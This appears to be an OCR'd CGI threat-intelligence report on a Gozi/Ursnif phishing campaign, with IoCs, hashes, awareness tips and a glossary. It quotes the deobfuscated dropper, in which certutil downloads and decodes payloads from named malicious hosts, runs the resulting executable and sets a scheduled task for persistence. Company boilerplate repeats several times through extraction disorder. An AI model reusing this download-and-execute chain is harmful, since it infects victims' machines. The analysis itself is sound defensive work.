
Gozi Malware



Gozi is a banking Trojan that has been modified to include new obfuscation techniques, to evade detection. Previous breaches involving Gozi in the healthcare sector led to the compromise of data associated with 3.7 million patients costing $5.55 million.

Advanced Threat Investigations (ATI) have been monitoring various sources, and have been able to identify a Gozi malware campaign that exfiltrates data from victim's machines by capturing network traffic, host login credentials and further credentials stored in browsers and mail applications.

Gozi has further functionality including screen capture and keylogging functions. The Gozi malware strand is also known as Ursnif.

ANALYSIS OF THE GOZI SAMPLE

Sample Received

ATI received a sample email of the malware: Gozi through its global anti-phishing service. The sample was delivered to a CGI member in the United States and came with the attachment **receipt_BMO_17[.]04[.]2018[.]zip**. The body of the email asked the recipient to acknowledge the receipt of payment and also included the password for the zip file.

Initial Triage

In order to understand if this sample has been seen in the wild, ATI conducted first stage static analysis to identify key indicators attributed to the file (e.g. the hash). The malicious attachment seen in the email received is not currently detected by any antivirus engines.

Component Analysis

After extracting data from the zip file, analysts identified that it contained a single bat file. By analyzing the contents of the file it showed a script spawning a web page **hxxps[:]//www[.]tnt[.]com/**

Dynamic Analysis

MALWARE / PHISHING AWARENESS

ATI'S TOP TIPS TO IDENTIFY MALICIOUS ATTACHMENTS

- Check the sender of the email.
- If the email seems suspicious report it to the relevant security teams
- Checking the link before clicking
- Always be aware and alert when receiving emails from unknown senders

After executing the malicious file within a sandbox environment, analysts were able to identify the script calling out to numerous unexpected domains. The following domains were contacted:

Table 1: Network Activity

Status Code	Method	Domain
200:OK	GET	http[:]//www[.]kontokali[.]gr/Gameover[.]php
200:OK	GET	http[:]//www[.]kontokali[.]gr/ultra[.]php
200:OK	GET	http[:]//x[.]ss2[.]us/x[.]cer

This activity is unusual and not what is expected from the bat file received. Analysis of the website **(tnt[.]com)** identified the website **(tnt[.]com)** connecting to those additional domains listed in Table 1, as well as some abnormal files, which were found to be hosted on the site through an open directory.

Furthermore, analysis showed that the run time process did not conform to the expected pattern. The process 'certutil' was invoked; which is not a standard child process to run under iexplore.exe. This is an indication that this process was spawned maliciously. This theory is further supported by the fact that the bat script spawned a cmd window stating that 'Office is updating…'. This activity is highly abnormal behavior when viewing a website.

Code De-obfuscation

By dynamically examining the file sample, ATI analysts have found further activity when the bat file is executed. Utilising a plain text editor, heavily obfuscated code has been discovered delivering the malicious payload onto the system. After de-obfuscation the payload delivery method has been identified.

Step 1:

```
certutil -urlcache -split -f http://www.kontokali.gr/ultra.php %APPDATA%\Lockupdates10.txt > NUL && certutil -decode
%APPDATA%\Lockupdates10.txt %APPDATA%\Lockupdates10.bat > NUL && schtasks /create /tn "OfficeUpdate" /tr %APPDATA%\Lockupdates10.bat /sc
daily /mo 2
```

Certutil is a certificate management command line tool. Normally this tool can be used to clear the certificate cache and download new the certificates with the above options. In this case it is being used to down load a Base64 encoded file from ***www[.]kontokali[.]gr*** *and save it as a text file*. This file is then decoded to a .bat file and run.

Step 2:

```
@echo off
certutil -urlcache -split -f http://www.weldexenergyservices.com/Gameover.php %TEMP%\HelperNT.txt > NUL
certutil -decode %TEMP%\Helper_NT.txt %TEMP%\HelperNT.cab > NUL
expand %TEMP%\HelperNT.cab %TEMP%\HelperNT.exe
start %TEMP%\HelperNT.exe
del %TEMP%\HelperNT.txt
del %TEMP%\HelperNT.cab
exit
```

A further 'certificate' is downloaded from ***www[.]weldexenergyservices[.]com****. After this file is downloaded it uses a similar method to step 1 to convert the file to an executable file which is then run. .*

Once the payload has been downloaded the victim's machine is now infected.

The indicators of compromise that were extracted:

- www[.]kontokali[.]gr
- www[.]weldexenergyservices[.]com
- http://infocus[.]pro

Initial Payload of the Zip:

- 3ed8171c5e6180fcfafa2414efb602ba

ABOUT THE CYBER THREAT INTELLIGENCE TEAM

CGI's highly capable ATI team provides APT investigation tracking of known unknowns, and a skilled hunt team to track the unknown unknowns. Alongside the ATI are penetration test, risk assurance, malware analysis, and forensics teams, all of whom are providing professional skilled analysis and feeding segments of intelligence as a layer of HUMINT in to the Intelligence life cycle. CTI collaborates closely with all areas within the CGI Cyber Security Group to provide operational, tactical and strategic intelligence, disseminating to CGI's incident response team and the relevant customer teams, to strive for an effective pre-emptive action to future threats.

MISSION STATEMENT

To achieve this, CGI defined our mission as follows:

"To help our clients succeed through outstanding quality, competence and objectivity, providing thought leadership and delivering the best services and solutions to fully satisfy client objectives in information technology, business processes and management. In all we do, we foster a culture of partnership, intrapreneurship, teamwork and integrity, building a global world class information technology and business process services company."

For more information about CGI, visit www.cgi-group.co.uk/cyber or email cti.uk@cgi.com.

- d958fb3aa7027e87751bfd510a2e914e0c1c33385a65cbd914bd592304ed5947

The contained bat:

- 64d31494b6a73c5dd96d61b63ad1a614c35bac375925138c6f5d7db39f1e79a2

GameOver certificate:

- 307e1b13ff89c6390cc5ffefa30b8fee310aec1c6a167245035826c56f94a25d

Ultra certificate:

- 2cb94e3fd650183a3304ecb656a86bb6ffb7a7a5199d09962c3be4a49331ebf2

Final Payload 1000.exe:

- ecdeb9aa15f60bc29dbda248b6e1686ec355651f4e55f838547557cea52db672

The Gozi Trojan was first identified in 2007 and was used for targeting banks all around the world. Ongoing campaigns mean that Gozi continues to be evolved and developed by threat actors looking to circumvent security protections and make it more difficult to conduct initial analysis and tracking difficult.

GLOSSARY:

Key words mentioned	Definition
Bat File	A bat file commonly known as a batch file. It is a text file that contains a sequence of commands for a computer operating system.
Hash	A hash is a hexadecimal-pattern generated from a string of text or file. The pattern generated from a single input is so unique, as to make it statistically improbable that two different inputs would create the same hash output, making it an excellent means of identifying malicious files. However, this is easily subverted by the inclusion of as little as a single character, blank space within the input.
IoC	Indicator of Compromise (IoC) is an observation on either a network or in an operating system that indicates a computer intrusion.
Static Analysis	This is a method that is executed when examining potentially malicious code. This is done without running the program with the objective of understanding the code and conducting an initial analysis of the intent.
Dynamic Analysis	Dynamic analysis is the testing and evaluation of a program by executing data in real-time, within an isolated environment. Many forms of malware now attempt to evade this to prevent detection.
Malware	This is software that has been specially crafted to infect, damage or gain unauthorized access to a computer system.
Trojan	A Trojan is a form of malware designed to gain access to a system without authorization, often packaged to appear legitimate.
Zip File	A computer files content that is compressed for storage or transmission.

ABOUT THE CYBER THREAT INTELLIGENCE TEAM

CGI's highly capable ATI team provides APT investigation tracking of known unknowns, and a skilled hunt team to track the unknown unknowns. Alongside the ATI are penetration test, risk assurance, malware analysis, and forensics teams, all of whom are providing professional skilled analysis and feeding segments of intelligence as a layer of HUMINT in to the Intelligence life cycle. CTI collaborates closely with all areas within the CGI Cyber Security Group to provide operational, tactical and strategic intelligence, disseminating to CGI's incident response team and the relevant customer teams, to strive for an effective pre-emptive action to future threats.

MISSION STATEMENT

To achieve this, CGI defined our mission as follows:

"To help our clients succeed through outstanding quality, competence and objectivity, providing thought leadership and delivering the best services and solutions to fully satisfy client objectives in information technology, business processes and management. In all we do, we foster a culture of partnership, intrapreneurship, teamwork and integrity, building a global world class information technology and business process services company."

For more information about CGI, visit www.cgi-group.co.uk/cyber or email cti.uk@cgi.com.

Sandbox Environment	A virtual environment in which software or coding can be run securely, isolated from critical business functions.
Scripts	A script is a list of commands that are executed.
Open Directory	A list of resources of the website that is open for anyone to find.
Run Time Process	This is the phase of a computer program in which the program is run or executed on a system.

ABOUT THE CYBER THREAT INTELLIGENCE TEAM

CGI's highly capable ATI team provides APT investigation tracking of known unknowns, and a skilled hunt team to track the unknown unknowns. Alongside the ATI are penetration test, risk assurance, malware analysis, and forensics teams, all of whom are providing professional skilled analysis and feeding segments of intelligence as a layer of HUMINT in to the Intelligence life cycle. CTI collaborates closely with all areas within the CGI Cyber Security Group to provide operational, tactical and strategic intelligence, disseminating to CGI's incident response team and the relevant customer teams, to strive for an effective pre-emptive action to future threats.

MISSION STATEMENT

To achieve this, CGI defined our mission as follows:

"To help our clients succeed through outstanding quality, competence and objectivity, providing thought leadership and delivering the best services and solutions to fully satisfy client objectives in information technology, business processes and management. In all we do, we foster a culture of partnership, intrapreneurship, teamwork and integrity, building a global world class information technology and business process services company."

For more information about CGI, visit www.cgi-group.co.uk/cyber or email cti.uk@cgi.com.